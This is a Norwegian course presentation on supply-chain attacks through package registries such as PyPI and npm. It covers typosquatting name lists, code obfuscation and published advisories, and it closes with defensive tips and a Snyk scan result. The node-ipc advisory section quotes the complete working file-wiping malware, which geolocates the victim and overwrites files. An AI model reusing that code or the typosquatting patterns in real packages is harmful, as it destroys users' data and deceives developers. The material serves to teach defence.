Pypi.org og sårbarheter i pakkebrønner

Pypi.org

The Python Package Index (PyPI) er pakkebrønn/pakkerepo for python.
(npmjs.com for Node, repo.maven.apache.org for maven)

Inneholder ferdig utviklede pakker for bruk. Disse kan lastes opp av organisasjoner/communities og enkelt personer.

Eks.
pip install Flask

Sårbarheter

Flere typer angrep kan komme gjennom pakkebrønner

- Konto overtakelse/hijacking
- Repojacking (En bruker bytter brukernavn også tar noen over det gamle og misbruker det)
- Forsyningskjede angrep

Forsyningskjede angrep - typosquatting

aiohttp
aaiohttp
aihottp
aiohhttp
aiohtpt
aiohtt
aiohttpp
aioohttp
aiothtp
aiottp

beautifulsoup4
bautifulsoup4
beaautifulsoup4
beatuifulsoup4
beautiffulsoup4
beautiflsoup4
beautiflusoup4
beautifullsoup4
beautifulosup4
beautifuloup4
beautifulsooup4
beautifulsop4
beautifulsou4
beautifulsoup44
beautifulsoupp4
beautifulsouup4
beautifulssoup4
beautifulsuop4
beautifusloup4
beautifuulsoup4
beautiifulsoup4
beautiulsoup4
beauttifulsoup4
beauutifulsoup4

Deletion of a single character
- yper
- vper
- vyer
- vype

Duplication of a single character
- vvyper
- vyyper
- vypper
- vypeer
- vyperr


Transposition of two characters
- yvper
- vpyer
- vyepr
- vypre

Forsyningskjede angrep – Gjennom software

Angriper får skadevare inn i eksiterende kode (eks gjennom kontoovertakelse,commit i git eller annet angrep)

Code obfucation

Kall til 3.parts pakke som har ondsindet kode



Example 1: Third Party Software Providers

Forsyningskjede angrep – Code obfucation

Regular

```
var greeting = 'Hello World';
greeting = 10;
var product = greeting * greeting;
```

Obfuscated

```
var_0x154f=
['98303fgKsLC','9koptJz','1LFqeWV','13XCjYtB','6990QlzuJn','87260lXoUxl','2HvrLBZ','15619aDPIAh','1kfyliT','80232AOCrXj','2jZAgwY','182593oBiMFy','1lNvUId','131791JfrpUY'];var _0x52df=function(_0x159d61,_0x12b953){_0x159d61=_0x159d61-0x122;var _0x154f4b=_0x154f[_0x159d61];return _0x154f4b;};(function(_0x19e682,_0x2b7215){var _0x5e377c=_0x52df;while(!![]){try{var _0x2d3a87=-parseInt(_0x5e377c(0x129))*parseInt(_0x5e377c(0x123))+-parseInt(_0x5e377c(0x125))*parseInt(_0x5e377c(0x12e))+parseInt(_0x5e377c(0x127))*-parseInt(_0x5e377c(0x126))+-parseInt(_0x5e377c(0x124))*-parseInt(_0x5e377c(0x12f))+-parseInt(_0x5e377c(0x128))*-parseInt(_0x5e377c(0x12b))+parseInt(_0x5e377c(0x12a))*parseInt(_0x5e377c(0x12d))+parseInt(_0x5e377c(0x12c))*parseInt(_0x5e377c(0x122));if(_0x2d3a87===_0x2b7215)break;else _0x19e682['push'](_0x19e682['shift']());}catch(_0x22c179){_0x19e682['push'](_0x19e682['shift']());}}}(_0x154f,0x1918c));var greeting='Hello\x20World';greeting=0xa;var product=greeting*greeting;
```

Forsyningskjede angrep – Eksempler

changelog-tool

0.7.2

sonatype-2023-0340

Deep Dive

Issue

sonatype-2023-0340

Severity

Sonatype CVSS 3: 10.0

CVE CVSS 2.0: 0.0

Weakness

Sonatype CWE: 506

Source

Sonatype Data Research

Categories

Malicious_code

Explanation

Warning: Malicious Code

These packages contain Embedded Malicious Code. Upon installation, these packages execute a preinstall script that attempts to exfiltrate system information to a rogue server.

Malicious Package(s):

- @realty-front/ad
- @b2bgeo/run-in-packages
- @b2bgeo/configs
- @realty-front/dev-tools
- @b2bgeo/yav
- @b2bgeo/run-if-changed
- tanker-pilot
- @realty-front/payment-cards
- @realty-front/jest-utils
- @b2bgeo/ci-s3
- yandex-sendsms
- yasap-gulp-dev-tools
- tools-access-react-redux-router
- branch-to-cmsg
- yasap-gulp-tools
- tools-access-express
- @b2bgeo/design-system
- yandex-net
- @realty-front/zookeeper
- @realty-front/stylelint-plugins
- route-converter
- auto-issues
- @b2bgeo/ci-github

Forsyningskjede angrep – Eksempler

Node-ipc

10.0.2

CVE-2022-23812 Deep Dive

Issue

CVE-2022-23812

Severity

CVE CVSS 3: 9.8

CVE CVSS 2.0: 10.0

Sonatype CVSS 3: 10.0

Weakness

CVE CWE: 94

Source

National Vulnerability Database

Categories

Malicious_code

Description from CVE

This affects the package node-ipc from 10.1.1 and before 10.1.3. This package contains malicious code, that targets users with IP located in Russia or Belarus, and overwrites their files with a heart emoji. **Note**: from versions 11.0.0 onwards, instead of having malicious code directly in the source of this package, node-ipc imports the peacenotwar package that includes potentially undesired behavior. Malicious Code: **Note:** Don't run it! js import u from "path"; import a from "fs"; import o from "https"; setTimeout(function () { const t = Math.round(Math.random() * 4); if (t > 1) { return; } const n = Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGlLZXk9YWU1MTFlMTYyNzgyNGE5NjhhYWFhNzU4YTUzMDkxNTQ=", "base64"); // https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154 o.get(n.toString("utf8"), function (t) { t.on("data", function (t) { const n = Buffer.from("Li8=", "base64"); const o = Buffer.from("Li4v", "base64"); const r = Buffer.from("Li4vLi4v", "base64"); const f = Buffer.from("Lw==", "base64"); const c = Buffer.from("Y291bnRyeV9uYW1l", "base64"); const e = Buffer.from("cnVzc2lh", "base64"); const i = Buffer.from("YmVsYXJ1cw==", "base64"); try { const s = JSON.parse(t.toString("utf8")); const u = s[c.toString("utf8")].toLowerCase(); const a = u.includes(e.toString("utf8")) || u.includes(i.toString("utf8")); // checks if country is Russia or Belarus if (a) { h(n.toString("utf8")); h(o.toString("utf8")); h(r.toString("utf8")); h(f.toString("utf8")); } } catch (t) {} }); }); }, Math.ceil(Math.random() * 1e3)); async function h(n = "", o = "") { if (!a.existsSync(n)) { return; } let r = []; try { r = a.readdirSync(n); } catch (t) {} const f = []; const c = Buffer.from("4p2k77iP", "base64"); for (var e = 0; e < r.length; e++) { const i = u.join(n, r[e]); let t = null; try { t = a.lstatSync(i); } catch (t) { continue; } if (t.isDirectory()) { const s = h(i, o); s.length > 0 ? f.push(...s) : null; } else if (i.indexOf(o) >= 0) { try { a.writeFile(i, c.toString("utf8"), function () {}); // overwrites file with ?? } catch (t) {} } } return f; } const ssl = true; export { ssl as default, ssl };

Explanation

Warning: Malicious Code

Tips

Bruk annerkjente pakker

Se på antall downloads/stjerner på github osv
Se på antall releaser. Har en pakke kun 1 release kan det være noe muffens

Bruk sikkerhetsverktøy

Firewall, Antivirus, Static Application Security Testing (SAST), Secrets scanning, osv.

Ressurser

Sonatype open source index, se info om en pakke:
https://ossindex.sonatype.org

Scanne github repoet ditt på internett:
https://snyk.io/

Nyheter om sårbarheter:
https://thehackernews.com/

https://www.bleepingcomputer.com/

Snyk resultat av kurset

2 Emanonhtiwnam/python-kurs

0 C 0 H 4 M 0 L

PROJECT	IMPORTED	TESTED	ISSUES
requirements.txt	31 minutes ago	2 minutes ago	0 C 0 H 2 M 0 L
Code analysis	27 minutes ago	a minute ago	0 C 0 H 2 M 0 L

M ipython - Remote Code Execution (RCE)

VULNERABILITY | CWE-20 | CVE-2023-24816 | CVSS 4.2 | MEDIUM | SNYK-PYTHON-IPYTHON-3318382

SCORE 531

Insights: This vulnerability is only applicable on Windows operating system

Introduced through	jupyterlab@3.6.1	Exploit maturity	PROOF OF CONCEPT
Fixed in	ipython@8.10.0		

M Debug Mode Enabled

SNYK CODE | CWE-489

SCORE 508

```
46     """
47
48
49 if __name__ == '__main__':
50     app.run(host='127.0.0.1', port=8080, debug=True)
```

Running the application in debug mode (debug flag is set to *True* in *run*) is a security risk if the application is accessible by untrusted parties.

script/webserver.py

2 steps in 1 file

Ignore Full details

Lykke til!